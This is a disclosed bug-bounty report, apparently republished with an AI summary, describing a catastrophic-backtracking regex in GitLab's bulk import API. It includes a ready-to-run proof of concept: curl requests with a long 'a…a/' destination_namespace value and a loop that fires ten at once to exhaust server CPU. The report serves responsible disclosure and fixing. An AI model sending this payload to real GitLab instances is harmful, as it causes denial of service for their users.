ReDoS in bulk import API POST /api/v4/bulk_imports when validating `destination_namespace` parameter
The regular expression used to validate the destination_namespace parameter in the bulk import API is vulnerable to catastrophic backtracking. An attacker could send a crafted request that causes the server to consume excessive CPU, potentially leading to a denial of service.

GitLab
Originally disclosed on GitLab
- Fixed in 3 months
- Disclosed after 3 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2011464 by joaxcar on 2023-06-02, assigned to GitLab Team:
Report | Attachments | How To Reproduce
Report
Summary
The regexp for checking the destination name space parameter in bulk import API is subject to "catastrophic backtracking". The regex is located here https://gitlab.com/gitlab-org/gitlab/-/blob/master/lib/gitlab/regex.rb#L271 and looks like this
def bulk_import_destination_namespace_path_regex
    [@]bulk_import_destination_namespace_path_regex ||= %r/((\A\z)|(\A[0-9a-z]*(-_.)?[0-9a-z])(\/?[0-9a-z]*[-_.]?[0-9a-z])+\z)/i
end
its a pretty complex regex but the dangerous part is the nested quantifiers that can be simplified to this ([0-9a-z]*[0-9a-z])+\z or even more simplified like this (a*a)+\z. If this regexp is used on a string that contains a long sequence of alphanumeric characters and then end in a nonalphanumeric character the quantifiers will trigger a catastrophic backtracking issue https://www.regular-expressions.info/catastrophic.html. See images 1 and 2 for examples on https://regex101.com/


This particular regex is used to validate the destination_namespace parameter here https://gitlab.com/gitlab-org/gitlab/-/blob/master/lib/api/bulk_imports.rb#L72
 requires :destination_namespace,
                   type: String,
                   desc: 'Destination namespace for the entity',
                   destination_namespace_path: true,
                   documentation: { example: "'destination_namespace' or 'destination/namespace'" }
Given a payload in a request like this
curl --request POST  --header "PRIVATE-TOKEN: <TOKEN>" "https://example.gitlab.com/api/v4/bulk_imports" \
  --header "Content-Type: application/json" \
  --data '{
    "configuration": {
      "url": "https://example.com",
      "access_token": "not important"
    },
    "entities": [
      {
        "source_full_path": "test",
        "source_type": "project_entity",
        "destination_slug": "test",
        "destination_namespace": "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa/"
      }
    ]
  }'


it will lock up a puma thread at 100% CPU. Making 10 API calls made my Mac M2 pro have a response time of 1 min to load the front page of GitLab.
Steps to reproduce
On a local instance, you first need to go to https://gitlab.example.com/admin/application_settings/general and enable Allow migrating GitLab groups and projects by direct transfer (on Gitlab.com this is turned on)
- Start a local instance of GitLab (you can use a docker image for this) see https://docs.gitlab.com/ee/install/docker.html
sudo docker run --detach \
  --hostname gitlab.example.com \
  --publish 4443:443 --publish 8080:80 --publish 2222:22 \
  --name gitlab \
  --restart always \
  --shm-size 256m \
  gitlab/gitlab-ee:latest
- When its booted run this to get the root password needed to log in as admin
sudo docker exec -it gitlab grep 'Password:' /etc/gitlab/initial_root_password
- Access the docker terminal with
sudo docker exec -it gitlab /bin/bash(gitlab here is your container name) - Install
htopwithapt-get update && apt-get install htop - start
htopwithhtop
Now log in to your instance
6. Log in
7. Create an access token on htts://gitlab.example.com/-/profile/personal_access_tokens
Open a new terminal
8. Run this script
for i in {1..10}
do
curl --request POST  --header "PRIVATE-TOKEN: glxx...x" "http://localhost:8082/api/v4/bulk_imports" \
    --header "Content-Type: application/json" \
    --data '{
    "configuration": {
      "url": "https://example.com",
      "access_token": "not important"
    },
    "entities": [
      {
        "source_full_path": "test",
        "source_type": "project_entity",
        "destination_slug": "test",
        "destination_namespace": "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa/"
      }
    ]
  }' &
done
- Go back to the browser and refresh. It should now not respond (see 1 min load time in image)
- Go to
htopand see the puma threads working
Impact
ReDoS taking up CPU and causing resource consumption by low amount of requests
What is the current bug behavior?
The regexp used to validate destination_namespace is vulnerable to backtracking issues
What is the expected correct behavior?
The regexp needs to be rewritten to avoid greedy backtracking
Output of checks
This bug happens on GitLab.com
Results of GitLab environment info
System information
System:
Current User:	git
Using RVM:	no
Ruby Version:	3.0.6p216
Gem Version:	3.4.13
Bundler Version:2.4.13
Rake Version:	13.0.6
Redis Version:	6.2.11
Sidekiq Version:6.5.7
Go Version:	unknown

GitLab information
Version:	16.0.1
Revision:	34d6370bacd
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	13.8
URL:		http://gitlab.example.com
HTTP Clone URL:	http://gitlab.example.com/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	14.20.0
Repository storages:
- default: 	unix:/var/opt/gitlab/gitaly/gitaly.socket
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Impact
ReDoS hogging up CPU and causing resource consumption by low amount of requests
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The regex contains nested quantifiers that allow exponential backtracking when the input ends with a non-matching character.
Impact
A small number of requests can consume significant CPU resources, potentially causing a denial of service.
What the attacker needed
A GitLab account with API access; the bulk import feature enabled
The fix
The regex should be rewritten to avoid greedy backtracking.
How it was found
- Enable the 'Allow migrating GitLab groups and projects by direct transfer' setting in the admin area.
- Start a local GitLab instance (e.g., using Docker).
- Log in and create a personal access token.
- Send a POST request to /api/v4/bulk_imports with a destination_namespace value consisting of many 'a' characters followed by a slash.
- Observe that the server becomes unresponsive and CPU usage spikes.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A regular expression (regex) is a pattern used to check text. Some regex patterns can become extremely slow when given certain inputs, a problem called catastrophic backtracking. Here, a long string of letters followed by a slash makes the regex take a very long time to fail, tying up the server's CPU.
What is DoS?
A request that exhausts resources or crashes a component. Many programs forbid testing it; reports usually show it from code, not by attacking.


